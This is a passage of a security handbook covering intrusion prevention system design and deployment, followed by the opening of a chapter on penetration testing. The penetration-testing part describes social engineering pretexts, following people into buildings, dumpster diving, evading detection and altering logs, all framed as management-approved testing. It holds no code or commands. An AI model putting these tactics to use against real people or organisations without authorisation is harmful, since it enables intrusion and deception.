exposed to the Internet while the real servers behind the firewall remain closed. This will not be the case if one is using a network-based IPS because a network-based IPS will allow a direct connection between the clients and the servers with no connection breaking mechanism such as in an application proxy firewall.

The detection approaches taken by current IPSs are quite similar to the approaches in current IDS technologies. They are signature-based, protocol anomaly and statistical/behavior-based. “Signature based” is simply a method wherein all the traffic packets are compared with a list of well-known attack

patterns. Such methods can be very accurate as long as the attack string stays unchanged. However, like the problem faced by the intrusion detection system, such methods can be quite easily evaded as a simple or slight modification of the attack strings will elude the blocking in such a method. This method can effectively prevent worm propagation. Hence, it is important to consider this particular weakness when applying a pattern to a network-based IPS. Protocol anomaly detection is the method of comparing the traffic packets with the protocol standard defined in the RFC. The idea in this method is to ensure that the traffic contains protocol standards that meet the RFC guidelines. Hence, any attack attempts that possess malicious or non-standard protocol characteristics will be blocked. However, in real-world practice, this idea is not applied as expected. There are many IT products that do not respect the protocol standards drawn up in the RFC. That is why this particular method will likely generate a lot of false positives. Network IPSs also apply the behavior-based approach by defining some traffic characteristic of a specific application, such as packet length or information on a packet header and defining a threshold for some particular intrusion attempts like port scanning, password brute-force attempts, and other reconnaissance activities. It is also able to block backdoor traffic by identifying interactive traffic, such as very small network packets crossing back and forth. Other things that a network-based IPS can block include SYN flood attempts and IP spoofing, where any internal network packets sent from undefined IP addresses will simply be blocked. In addition, there is also a way for a network-based IPS to determine the operating system type of a particular host by incorporating the passive operating system and service application fingerprinting technology.

Although an IPS is able to do both the detection and prevention measures, a good IPS product would allow one to choose the different modes of operations in order to flexibly meet the particular security needs that one might have in different circumstances. At least two modes — inline and passive — must exist within a good IPS product. In inline mode, an IPS uses both its detection and prevention measures; while in passive mode, an IPS only utilizes its detection measure, which makes it work as an intrusion detection system. This passive mode is necessary when one needs to reveal the exposures in the security design, misconfigured network devices, and coordinated attacks within a particular network. This can be met by attaching the passive-mode IPS onto this particular network.

Host-Based IPS

A host-based IPS functions as the last line of defense. It is software-based and is installed in every host that needs to be protected. A host-based IPS usually consists of a management server and an agent. The agent is running between the application and the OS kernel. It is incorporated into a loadable kernel module if the host is a UNIX system, or a kernel driver if the host is a Windows system. It basically relies on a tight relationship with the operating system in which it is installed in order to provide robust protection. In this way, the agent can intercept system calls to the kernel, verify them against the access control lists or behavioral rules defined in the host-based IPS policy, and then decide either to allow or block access to particular resources such as disk read/write requests, network connection requests, attempts to modify the registry, or write to memory. Other features provided by a host-based IPS include being able to allow or block access based on predetermined rules, such as a particular application or user being unable to modify certain files or change certain data in the system registry. An HIPS can also have a sandbox, which prevents the mobile code or new application from accessing other objects on the system. In practice, a host-based IPS provides a good protection mechanism against known and unknown worms, key loggers, Trojan horses, rootkits, and backdoors attempting to alter system resources; and it can also prevent a malicious user with common user privilege from attempting to escalate its privileges. By having such a proactive prevention mechanism, a corporation can take a little slack in the due diligence of installing the system patches for its critical hosts.

Combating False Positives

A false positive is an event that occurs when a security device raises an alert or performs a prevention measure based upon a wrong interpretation. The existence of a false positive in an intrusion prevention

system is much more critical than its existence in an intrusion detection system. When a false positive occurs in an IDS, no direct impact occurs unless the analyst falsely reacts by believing it was indeed a real attack attempt. However, this is not the case with IPS. When an IPS reacts wrongly upon a false positive, it will have a direct impact on users. Imagine that it is normal legitimate traffic that is identified as an attack attempt by the IPS. That traffic will be falsely blocked. Therefore, avoiding false positives is the greatest challenge for an IPS. Moreover, there is also a chance that malicious attackers will send a malicious packet using a spoofed source passing through the IPS to generate false positives, which at the end will cause a denial-of-service to the spoofed hosts if the IPS prevention rules are not carefully applied. When the block rule is used, the IPS will gracefully send TCP reset to the source; when the reject rule is used, the IPS will just drop the packet. If it is not a spoofing attack, the reject rule will "notify" the attacker that there is a security device in front of him because his system or network port can be "hanged." However, as with the IDS, there are also several ways to avoid the existence of false positives in intrusion prevention systems, and these include:

- *Fine-tuning the signature.* Having an accurate signature is the key to avoiding false alarms. One of the ways to obtain an accurate signature is to verify its relevancies. Do we need to apply a signature to watch for a IIS Unicode attack upon our Apache Web server? Do we need to apply a signature to watch for a Wu-ftpd exploit on our Windows-based FTP server? Narrowing the scope of the signatures will help in providing a more accurate signature and avoiding false alarms. Well understood network cartography and behavior in determining the profile for the protected networks are the key points to significantly reduce false positives.
- *Attacks correlation/compound detection.* Relying on more than one signature before deciding to block a particular access in order to have a more accurate detection will also help in avoiding false alarms. For example:
  - IPS will stop the X attack on FTP if it matches the A signature rule AND does not match the B protocol anomaly rule, AND if the destination host is the IIS server.
  - IPS will stop the attack if it matches the port scanning rule that came from a specific interface.
- *Mixed mode implementation.* As previously explained, there are several phases of an intrusion attempt, and each phase poses different severity levels. Therefore, applying different IPS modes upon various intrusion attempts based upon severity level can also help to avoid false positives. For example, it is better to just detect events such as port scanning instead of blocking it in order to avoid other legitimate traffic being falsely blocked by this event.

NIPS versus HIPS

A network-based IPS is indeed simpler to set up because it is operating system independent. In most cases, the installation of a host-based IPS requires more complex effort, such as ensuring that the business-critical application running on the protected hosts will not be affected by the host-based IPS agent, or verifying that the hardware resources in the protected host are adequate for both the business application and the host-based IPS agent. Table 1.1 summarizes the strengths and weaknesses of NIPS and HIPS.

Applications

There are not many options for the application of a host-based IPS. HIPS must be installed on every host that needs to be protected. However, several options exist when considering the set-up of a network-based IPS. In most cases, a network-based IPS will be put at the network gateway/perimeter. It is more likely to be put at the internal side of the perimeter instead of the external side. Putting an inline IPS as the first layer of defense might impact its performance, make it vulnerable to denial-of-service, and become too noisy in terms of logging, especially when being utilized as an inline IDS at the same time. However, if the idea is to know every single external attack attempt aimed at the network, then putting the network-based IPS on the external side of the perimeter and activating it as a passive IPS, or putting an intrusion detection system on the external side, will be a more appropriate defensive solution. In

TABLE 1.1 Intrusion Prevention Systems

Strengths	Weaknesses
Network-Based Intrusion Prevention System	
Able to detect and prevent IP, TCP, and UDP attack in real-time	Being a single point of failure
Operating system independent	Cannot detect and prevent any encrypted attack
Does not cause server overhead as it is not installed in any protected host	May cause some impact on network performance
	May not keep up with network packets in a high-bandwidth environment
	Cannot detect and prevent an attack inside its geographical boundary
Host-Based Intrusion Prevention System	
Able to prevent an encrypted attack	Causes additional overhead to the servers/hosts where it is installed
Able to focus on application-specific attacks (operating systems, Web server, database server, etc.)	Can only detect and prevent attacks aimed at the host where it is installed
Able to detect and prevent a buffer overflow attack effectively	In an enterprise network, can be costly to deploy and cumbersome to manage
Many fewer false positives than NIPS	
Does not require additional hardware	

addition to the network perimeter, having a network-based IPS at the DMZ side of the firewall — in particular, a VLAN or at the exit point of a VPN tunnel — can also help in providing a more intense defensive measure. One should consider putting a network-based IPS at the WAN backbone in an enterprise network in order to isolate and prevent any propagation of worms or viruses. However, it will be difficult to consider the place to put a network-based IPS in a multi gigabit speed, in a complex campus network architecture with multiple VLANs. Again, a passive IPS or IDS will be a more appropriate defensive solution in such an architecture.

Possible Implementations of an IPS

Implementing and Exploiting an Effective Network-Based IPS

Although simpler to set up compared to a host-based IPS, further efforts are still required to get the most benefit of a network-based IPS (see Figure 1.1). It is essential to carefully plan the implementation of a network-based IPS because failure of proper implementation will seriously affect the entire network. Below are some critical points that should be addressed as the strategy for implementing a network-based IPS.

Purpose

The first thing to do: define the purpose of placing a network-based IPS within a particular network. One of the worthwhile purposes is to get an effective blocking response of rapidly spreading threats (e.g., virus or worm). A wildly spreading virus or worm usually poses a more static signature compared to a coordinated attack, where an attacker will likely modify his or her attack strings to avoid detection. Being able to accurately profile a virus or worm into a detection signature is good reason to utilize a network-based IPS. One other reason would be to have more granular filtering on a very sensitive and almost static network because there is no possibility of a false positive after a good fine-tuning period. For example, put a network-based IPS behind the DMZ interface of a firewall where the critical servers (such as transaction server, Internet banking servers, payment servers, etc.) are located.

Location

Bear in mind that putting a network-based IPS as the first layer of filtering, in most cases, is not suggested due to its principle of only blocking those specifically defined while allowing the rest. The first layer of




FIGURE 1.1 Possible implementations of IPS.

filtering must have the principle of allowing those specifically defined while denying the rest. Only with this principle can an organization security policy be applied effectively. Therefore, the placement of a network-based IPS is always behind the first layer of a filtering device, which can be a filtering router or a firewall.

Performance Evaluation

Because it is likely to be placed at the gateway, preserving optimum network performance after the placement of a network-based IPS is essential. Bear in mind that all network traffic passing through it will be compared with every single rule applied to it. The more rules applied to it, the more likely the network performance degradation will be its trade-off. Hence, it is essential to make every single signature or rule within a network-based IPS as accurate and as meaningful as possible. In addition to network performance, it is also essential to evaluate the performance of the IPS itself. Similar to an IDS, an IPS must also maintain the TCP connection state, which in a large network with high-speed bandwidth will mean a large number of TCP connection states to maintain.

Storage Capacity

The disk capacity for storage purposes must be carefully managed to preserve loggings. In a circumstance where after or during a real attack, an attacker may try to do a "snow blind" attack at the IPS to fill up its disk in order to force the IPS administrator to delete its logs. This way, the logs containing the real attack attempted by the attacker will be deleted as well, thereby removing any chances of tracing back the attacker.

Availability

Because a disadvantage of an inline IPS is a single point of failure, an implementation inside an internal network where availability is most important, it is suggested that one install inline IPS in conjunction with a hardware fail-open box that monitors the heartbeat of the IPS (see Figure 1.2). So when the IPS is down, for whatever reason (e.g., system maintenance or hardware failure), it will not disrupt network service. Of course, during this period, fail-open will allow any traffic or attack attempts, such as worm propagation, to pass through the perimeter.




FIGURE 1.2 IPS in conjunction with fail-open box.

Management

The management of an IPS is very important and is becoming one of the biggest challenges during the implementation and operational phases. The capability to deploy standard and exception rules, the flexibility to send alerts, process logs and generate reports are the key points to manage an IPS well, This is true especially in the context of an enterprise deployment that consists of multiple IPSs processing a lot of traffic. A three-tier architecture is ideal for IPS management. It consists of an IPS device as the sensor; a management server, which includes a log and policy database; and a management console. Having such architecture will not impact the IPS performance during log processing and analysis, and provides "one-click" capability to deploy or remove standard rules.

Log Processing and Reporting

Reading and analyzing raw IPS logs is difficult and time consuming, especially when one must deal with an enormous quantity of logs generated by, for example, worm propagation. A good reporting tool helps a lot — not only during the operational phase, but also during the learning process and the policy fine-tuning phase. Having a log suppression feature is very useful, especially during a major worm network infection where its propagation generates an enormous quantity of logging. With this feature, the reporting tool displays only a few log lines, instead of thousands of lines generated by the same infected host. Another important feature is the capability to generate a summary report based on the type of attack, source, destination, or timeframe.

Alert

An IPS that is able to send an alert to different system administrators using different methods, such as e-mail, pager, short message service (SMS), or executing a script or application, will provide for an efficient response time in case of attack detection and the false positive of a prevention rule. For example, when blocking an attack to or from a UNIX VLAN, the IPS informs both the IPS and UNIX administrators via e-mail. In case of a false positive, both administrators have the same level of information in real-time.

Application of the Attack Prevention Rule

Applying an active rule that prevents an attack by blocking a packet without the proper method is dangerous, due to a high probability of a denial-of-service attack by the IPS administrator. Before applying an active rule, the learning process and fine-tuning phases must be performed by the IPS administrator because enterprise internal networks are dynamic and quite often the IPS administrator has no latest update of systems documentation. Hence, ensuring the validity of systems information is very important. During this phase, the IPS administrator applies a passive rule (attack detection only) and analyzes all detected attacks. By using a profiler and contacting a related administrator, the IPS administrator can validate the detection rule.

Summary

The recent proliferation of IPS products has caused misinterpretation about their capabilities and has generated a very noisy marketplace for IPSs. In fact, an IPS is neither a security silver bullet, nor is it a new technology. It is simply a new product that combines two main security technologies: firewall/filtering and IDS. Hence, it is necessary to take the weaknesses of existing firewall and IDS technologies into consideration when evaluating an IPS. Each IPS design has its own strengths, features, and limitations. The appearance of an IPS in the security marketplace does not necessarily mean the doom for firewall and IDS technologies. In accordance with the multi-layered defense strategy, they are more complementary than dominating of each other. Depending on the objectives and provided with the appropriate security measures from these technologies, one will be able to build a solid defense architecture.

Penetration Testing

Stephen D. Fried, CISSP

This chapter provides a general introduction to the subject of penetration testing and provides the security professional with the background needed to understand this special area of security analysis. Penetration testing can be a valuable tool for understanding and improving the security of a computer or network. However, it can also be used to exploit system weaknesses and attack systems and steal valuable information. By understanding the need for penetration testing, and the issues and processes surrounding its use, a security professional will be better able to use penetration testing as a standard part of the analysis toolkit.

This chapter presents penetration testing in terms of its use, application, and process. It is not intended as an in-depth guide to specific techniques that can be used to test penetration-specific systems. Penetration testing is an art that takes a great deal of skill and practice to do effectively. If not done correctly and carefully, the penetration test can be deemed invalid (at best) and, in the worst case, actually damage the target systems. If the security professional is unfamiliar with penetration testing tools and techniques, it is best to hire or contract someone with a great deal of experience in this area to advise and educate the security staff of an organization.

What is Penetration Testing?

Penetration testing is defined as a formalized set of procedures designed to bypass the security controls of a system or organization for the purpose of testing that system's or organization's resistance to such an attack. Penetration testing is performed to uncover the security weaknesses of a system and to determine the ways in which the system can be compromised by a potential attacker. Penetration testing can take several forms (which will be discussed later) but, in general, a test consists of a series of "attacks" against a target. The success or failure of the attacks, and how the target reacts to each attack, will determine the outcome of the test.

The overall purpose of a penetration test is to determine the subject's ability to withstand an attack by a hostile intruder. As such, the tester will be using the tricks and techniques a real-life attacker might use. This simulated attack strategy allows the subject to discover and mitigate its security weak spots before a real attacker discovers them.

The reason penetration testing exists is that organizations need to determine the effectiveness of their security measures. The fact that they want tests performed indicates that they believe there might be (or want to discover) some deficiency in their security. However, while the testing itself might uncover problems in the organization's security, the tester should attempt to discover and explain the underlying cause of the lapses in security that allowed the test to succeed. Simply stating that the tester was able to walk out of a building with sensitive information is not sufficient. The tester should explain that the lapse was due to inadequate attention by the guard on duty or a lack of guard staff training that would enable them to recognize valuable or sensitive information.

There are three basic requirements for a penetration test. First, the test must have a defined goal and that goal should be clearly documented. The more specific the goal, the easier it will be to recognize the success or failure of the test. A goal such as "break into the XYZ corporate network," while certainly attainable, is not as precise as "break into XYZ's corporate network from the Internet and gain access to the research department's file server." Each test should have a single goal. If the tester wishes to test several aspects of security at a business

or site, several separate tests should be performed. This will enable the tester to more clearly distinguish between successful tests and unsuccessful attempts.

The test should have a limited time period in which it is to be performed. The methodology in most penetration testing is to simulate the types of attacks that will be experienced in the real world. It is reasonable to assume that an attacker will expend a finite amount of time and energy trying to penetrate a site. That time may range from one day to one year or beyond; but after that time is reached, the attacker will give up. In addition, the information being protected may have a finite useful "lifetime." The penetration test should acknowledge and accept this fact. Thus, part of the goal statement for the test should include a time limit that is considered reasonable based on the type of system targeted, the expected level of the threat, and the lifetime of the information.

Finally, the test should have the approval of the management of the organization that is the subject of the test. This is extremely important, as only the organization's management has the authority to permit this type of activity on its network and information systems.

Terminology

There are several terms associated with penetration testing. These terms are used throughout this chapter to describe penetration testing and the people and events involved in a penetration test.

The ***tester*** is the person or group who is performing the penetration test. The purpose of the tester is to plan and execute the penetration test and analyze the results for management. In many cases, the tester will be a member of the company or organization that is the subject of the test. However, a company may hire an outside firm to conduct the penetration test if it does not have the personnel or the expertise to do it itself.

An ***attacker*** is a real-life version of a tester. However, where the tester works with a company to improve its security, the attacker works against a company to steal information or resources.

An ***attack*** is the series of activities performed by the tester in an attempt to circumvent the security controls of a particular target. The attack may consist of physical, procedural, or electronic methods.

The ***subject*** of the test is the organization upon whom the penetration test is being performed. The subject can be an entire company or it can be a smaller organizational unit within that company.

A ***target*** of a penetration test is the system or organization that is being subjected to a particular attack at any given time. The target may or may not be aware that it is being tested. In either case, the target will have a set of defenses it presents to the outside world to protect itself against intrusion. It is those defenses that the penetration test is designed to test. A full penetration test usually consists of a number of attacks against a number of different targets.

Management is the term used to describe the leadership of an organization involved in the penetration test. There may be several levels of management involved in any testing effort, including the management of the specific areas of the company being tested, as well as the upper management of the company as a whole. The specific levels of management involved in the penetration testing effort will have a direct impact on the scope of the test. In all cases, however, it is assumed that the tester is working on behalf of (and sponsored by) at least one level of management within the company.

The ***penetration test*** (or, more simply, the ***test***) is the actual performance of a simulated attack on the target.

Why Test?

There are several reasons why an organization will want a penetration test performed on its systems or operations. The first (and most prevalent) is to determine the effectiveness of the security controls the organization has put into place. These controls may be technical in nature, affecting the computers, network, and information systems of the organization. They may be operational in nature, pertaining to the processes and procedures a company has in place to control and secure information. Finally, they may be physical in nature. The tester may be trying to determine the effectiveness of the physical security a site or company has in place. In all cases, the goal of the tester will be to determine if the existing controls are sufficient by trying to get around them.

The tester may also be attempting to determine the vulnerability an organization has to a particular threat. Each system, process, or organization has a particular set of threats to which it feels it is vulnerable. Ideally, the organization will have taken steps to reduce its exposure to those threats. The role of the tester is to determine the effectiveness of these countermeasures and to identify areas for improvement or areas where

additional countermeasures are required. The tester may also wish to determine whether the set of threats the organization has identified is valid and whether or not there are other threats against which the organization might wish to defend itself.

A penetration test can sometimes be used to bolster a company's position in the marketplace. A test, executed by a reputable company and indicating that the subject's environment withstood the tester's best efforts, can be used to give prospective customers the appearance that the subject's environment is secure. The word "appearance" is important here because a penetration test cannot examine all possible aspects of the subject's environment if it is even moderate in size. In addition, the security state of an enterprise is constantly changing as new technology replaces old, configurations change, and business needs evolve. The "environment" the tester examines may be very different from the one the customer will be a part of. If a penetration test is used as proof of the security of a particular environment for marketing purposes, the customer should insist on knowing the details, methodology, and results of the test.

A penetration test can be used to alert the corporation's upper management to the security threat that may exist in its systems or operations. While the general knowledge that security weaknesses exist in a system, or specific knowledge of particular threats and vulnerabilities may exist among the technical staff, this message may not always be transmitted to management. As a result, management may not fully understand or appreciate the magnitude of the security problem. A well-executed penetration test can systematically uncover vulnerabilities that management was unaware existed. The presentation of concrete evidence of security problems, along with an analysis of the damage those problems can cause to the company, can be an effective wake-up call to management and spur them into paying more attention to information security issues. A side effect of this wake-up call may be that once management understands the nature of the threat and the magnitude to which the company is vulnerable, it may be more willing to expend money and resources to address not only the security problems uncovered by the test but also ancillary security areas needing additional attention by the company. These ancillary issues may include a general security awareness program or the need for more funding for security technology. A penetration test that uncovers moderate or serious problems in a company's security can be effectively used to justify the time and expense required to implement effective security programs and countermeasures.

Types of Penetration Testing

The typical image of a penetration test is that of a team of high-tech computer experts sitting in a small room attacking a company's network for days on end or crawling through the ventilation shafts to get into the company's "secret room." While this may be a glamorous image to use in the movies, in reality the penetration test works in a variety of different (and very nonglamorous) ways.

The first type of testing involves the physical infrastructure of the subject. Very often, the most vulnerable parts of a company are not found in the technology of its information network or the access controls found in its databases. Security problems can be found in the way the subject handles its physical security. The penetration tester will seek to exploit these physical weaknesses. For example, does the building provide adequate access control? Does the building have security guards, and do the guards check people as they enter or leave a building? If intruders are able to walk unchecked into a company's building, they will be able to gain physical access to the information they seek. A good test is to try to walk into a building during the morning when everyone is arriving to work. Try to get in the middle of a crowd of people to see if the guard is adequately checking the badges of those entering the building.

Once inside, check if sensitive areas of the building are locked or otherwise protected by physical barriers. Are file cabinets locked when not in use? How difficult is it to get into the communications closet where all the telephone and network communication links terminate? Can a person walk into employee office areas unaccompanied and unquestioned? All the secure and sensitive areas of a building should be protected against unauthorized entry. If they are not, the tester will be able to gain unrestricted access to sensitive company information.

While the physical test includes examining protections against unauthorized entry, the penetration test might also examine the effectiveness of controls prohibiting unauthorized exit. Does the company check for theft of sensitive materials when employees exit the facility? Are laptop computers or other portable devices registered and checked when entering and exiting the building? Are security guards trained not only on what types of equipment and information to look for, but also on how equipment can be hidden or masked and why this procedure is important?

Another type of testing examines the operational aspects of an organization. Whereas physical testing investigates physical access to company computers, networks, or facilities, operational testing attempts to determine the effectiveness of the operational procedures of an organization by attempting to bypass those procedures. For example, if the company's help desk requires each user to give personal or secret information before help can be rendered, can the tester bypass those controls by telling a particularly believable "sob story" to the technician answering the call? If the policy of the company is to "scramble" or demagnetize disks before disposal, are these procedures followed? If not, what sensitive information will the tester find on disposed disks and computers? If a company has strict policies concerning the authority and process required to initiate ID or password changes to a system, can someone simply claiming to have the proper authority (without any actual proof of that authority) cause an ID to be created, removed, or changed? All these are attacks against the operational processes a company may have, and all of these techniques have been used successfully in the past to gain entry into computers or gain access to sensitive information.

The final type of penetration test is the electronic test. Electronic testing consists of attacks on the computer systems, networks, or communications facilities of an organization. This can be accomplished either manually or through the use of automated tools. The goal of electronic testing is to determine if the subject's internal systems are vulnerable to an attack through the data network or communications facilities used by the subject.

Depending on the scope and parameters of a particular test, a tester may use one, two, or all three types of tests. If the goal of the test is to gain access to a particular computer system, the tester may attempt a physical penetration to gain access to the computer's console or try an electronic test to attack the machine over the network. If the goal of the test is to see if unauthorized personnel can obtain valuable research data, the tester may use operational testing to see if the information is tracked or logged when accessed or copied and determine who reviews those access logs. The tester may then switch to electronic penetration to gain access to the computers where the information is stored.

What Allows Penetration Testing to Work?

There are several general reasons why penetration tests are successful. Many of them are in the operational area; however, security problems can arise due to deficiencies in any of the three testing areas.

A large number of security problems arise due to a lack of awareness on the part of a company's employees of the company's policies and procedures regarding information security and protection. If employees and contractors of a company do not know the proper procedures for handling proprietary or sensitive information, they are much more likely to allow that information to be left unprotected. If employees are unaware of the company policies on discussing sensitive company information, they will often volunteer (sometimes unknowingly) information about their company's future sales, marketing, or research plans simply by being asked the right set of questions. The tester will exploit this lack of awareness and modify the testing procedure to account for the fact that the policies are not well-known.

In many cases, the subjects of the test will be very familiar with the company's policies and the procedures for handling information. Despite this, however, penetration testing works because often people do not adhere to standardized procedures defined by the company's policies. Although the policies may say that system logs should be reviewed daily, most administrators are too busy to bother. Good administrative and security practices require that system configurations should be checked periodically to detect tampering, but this rarely happens. Most security policies indicate minimum complexities and maximum time limits for passwords, but many systems do not enforce these policies. Once the tester knows about these security procedural lapses, they become easy to exploit.

Many companies have disjointed operational procedures. The processes in use by one organization within a company may often conflict with the processes used by another organization. Do the procedures used by one application to authenticate users complement the procedures used by other applications, or are there different standards in use by different applications? Is the access security of one area of a company's network lower than that of another part of the network? Are log files and audit records reviewed uniformly for all systems and services, or are some systems monitored more closely than others? All these are examples of a lack of coordination between organizations and processes. These examples can be exploited by the tester and used to get closer to the goal of the test. A tester needs only to target the area with the lower authentication standards, the lower access security, or the lower audit review procedures in order to advance the test.

Many penetration tests succeed because people often do not pay adequate attention to the situations and circumstances in which they find themselves. The hacker's art of social engineering relies heavily on this fact.

Social engineering is a con game used by intruders to trick people who know secrets into revealing them. People who take great care in protecting information when at work (locking it up or encrypting sensitive data, for example) suddenly forget about those procedures when asked by an acquaintance at a party to talk about their work. Employees who follow strict user authentication and system change control procedures suddenly "forget" all about them when they get a call from the "Vice President of Such and Such" needing something done "right away." Does the "Vice President" himself usually call the technical support line with problems? Probably not, but people do not question the need for information, do not challenge requests for access to sensitive information even if the person asking for it does not clearly have a need to access that data, and do not compare the immediate circumstances with normal patterns of behavior.

Many companies rely on a single source for enabling an employee to prove identity, and often that source has no built-in protection. Most companies assign employee identification (ID) numbers to their associates. That number enables access to many services the company has to offer, yet is displayed openly on employee badges and freely given when requested. The successful tester might determine a method for obtaining or generating a valid employee ID number in order to impersonate a valid employee.

Many hackers rely on the anonymity that large organizations provide. Once a company grows beyond a few hundred employees, it becomes increasingly difficult for anyone to know all employees by sight or by voice. Thus, the IT and HR staff of the company need to rely on other methods of user authentication, such as passwords, key cards, or the above-mentioned employee ID number. Under such a system, employees become anonymous entities, identified only by their ID number or their password. This makes it easier to assume the identity of a legitimate employee or to use social engineering to trick people into divulging information. Once the tester is able to hide within the anonymous structure of the organization, the fear of discovery is reduced and the tester will be in a much better position to continue to test.

Another contributor to the successful completion of most penetration tests is the simple fact that most system administrators do not keep their systems up-to-date with the latest security patches and fixes for the systems under their control. A vast majority of system break-ins occur as a result of exploitation of known vulnerabilities — vulnerabilities that could have easily been eliminated by the application of a system patch, configuration change, or procedural change. The fact that system operators continue to let systems fall behind in security configuration means that testers will continuously succeed in penetrating their systems.

The tools available for performing a penetration test are becoming more sophisticated and more widely distributed. This has allowed even the novice hacker to pick up highly sophisticated tools for exploiting system weaknesses and applying them without requiring any technical background in how the tool works. Often these tools can try hundreds of vulnerabilities on a system at one time. As new holes are found, the hacker tools exploit them faster than the software companies can release fixes, making life even more miserable for the poor administrator who has to keep pace. Eventually, the administrator will miss something, and that something is usually the one hole that a tester can use to gain entry into a system.

Basic Attack Strategies

Every security professional who performs a penetration test will approach the task somewhat differently, and the actual steps used by the tester will vary from engagement to engagement. However, there are several basic strategies that can be said to be common across most testing situations.

First, do not rely on a single method of attack. Different situations call for different attacks. If the tester is evaluating the physical security of a location, the tester may try one method of getting in the building; for example walking in the middle of a crowd during the morning inrush of people. If that does not work, try following the cleaning people into a side door. If that does not work, try something else. The same method holds true for electronic attacks. If one attack does not work (or the system is not susceptible to that attack), try another.

Choose the path of least resistance. Most real attackers will try the easiest route to valuable information, so the penetration tester should use this method as well. If the test is attempting to penetrate a company's network, the company's firewall might not be the best place to begin the attack (unless, of course, the firewall was the stated target of the test) because that is where all the security attention will be focused. Try to attack lesser-guarded areas of a system. Look for alternate entry points; for example, connections to a company's business partners, analog dial-up services, modems connected to desktops, etc. Modern corporate networks have many more connection points than just the firewall, so use them to the fullest advantage.

Feel free to break the rules. Most security vulnerabilities are discovered because someone has expanded the limits of a system's capabilities to the point where it breaks, thus revealing a weak spot in the system. Unfortunately, most users and administrators concentrate on making their systems conform to the stated policies of the organization. Processes work well when everyone follows the rules, but can have unpredictable results when those rules are broken or ignored. Therefore, when performing a test attack, use an extremely long password; enter a 1000-byte URL into a Web site; sign someone else's name into a visitors log; try anything that represents abnormality or nonconformance to a system or process. Real attackers will not follow the rules of the subject system or organization — nor should the tester.

Do not rely exclusively on high-tech, automated attacks. While these tools may seem more "glamorous" (and certainly easier) to use, they may not always reveal the most effective method of entering a system. There are a number of "low-tech" attacks that, while not as technically advanced, may reveal important vulnerabilities and should not be overlooked. Social engineering is a prime example of this type of approach. The only tools required to begin a social engineering attack are the tester's voice, a telephone, and the ability to talk to people. Yet despite the simplicity of the method (or, perhaps, because of it), social engineering is incredibly effective as a method of obtaining valuable information.

"Dumpster diving" can also be an effective low-tech tool. Dumpster diving is a term used to describe the act of searching through the trash of the subject in an attempt to find valuable information. Typical information found in most Dumpsters includes old system printouts, password lists, employee personnel information, drafts of reports, and old fax transmissions. While not nearly as glamorous as running a port scan on a subject's computer, it also does not require any of the technical skill that port scanning requires. Nor does it involve the personal interaction required of social engineering, making it an effective tool for testers who may not be highly skilled in interpersonal communications.

One of the primary aims of the penetration tester is to avoid detection. The basic tenet of penetration testing is that information can be obtained from a subject without his or her knowledge or consent. If a tester is caught in the act of testing, this means, by definition, that the subject's defenses against that particular attack scenario are adequate. Likewise, the tester should avoid leaving "fingerprints" that can be used to detect or trace an attack. These fingerprints include evidence that the tester has been working in and around a system. The fingerprints can be physical (e.g., missing reports, large photocopying bills) or they can be virtual (e.g., system logs detailing access by the tester, or door access controls logging entry and exit into a building). In either case, fingerprints can be detected and detection can lead to a failure of the test.

Do not damage or destroy anything on a system unless the destruction of information is defined as part of the test and approved (in writing) by management. The purpose of a penetration test is to uncover flaws and weaknesses in a system or process — not to destroy information. The actual destruction of company information not only deprives the company of its (potentially valuable) intellectual property, but it may also be construed as unethical behavior and subject the tester to disciplinary or legal action. If the management of the organization wishes the tester to demonstrate actual destruction of information as part of the test, the tester should be sure to document the requirement and get written approval of the management involved in the test. Of course, in the attempt to "not leave fingerprints," the tester might wish to alter the system logs to cover the tester's tracks. Whether or not this is acceptable is an issue that the tester should discuss with the subject's management before the test begins.

Do not pass up opportunities for small incremental progress. Most penetration testing involves the application of many tools and techniques in order to be successful. Many of these techniques will not completely expose a weakness in an organization or point to a failure of an organization's security. However, each of these techniques may move the tester closer and closer to the final goal of the test. By looking for a single weakness or vulnerability that will completely expose the organization's security, the tester may overlook many important, smaller weaknesses that, when combined, are just as important. Real-life attackers can have infinite patience; so should the tester.

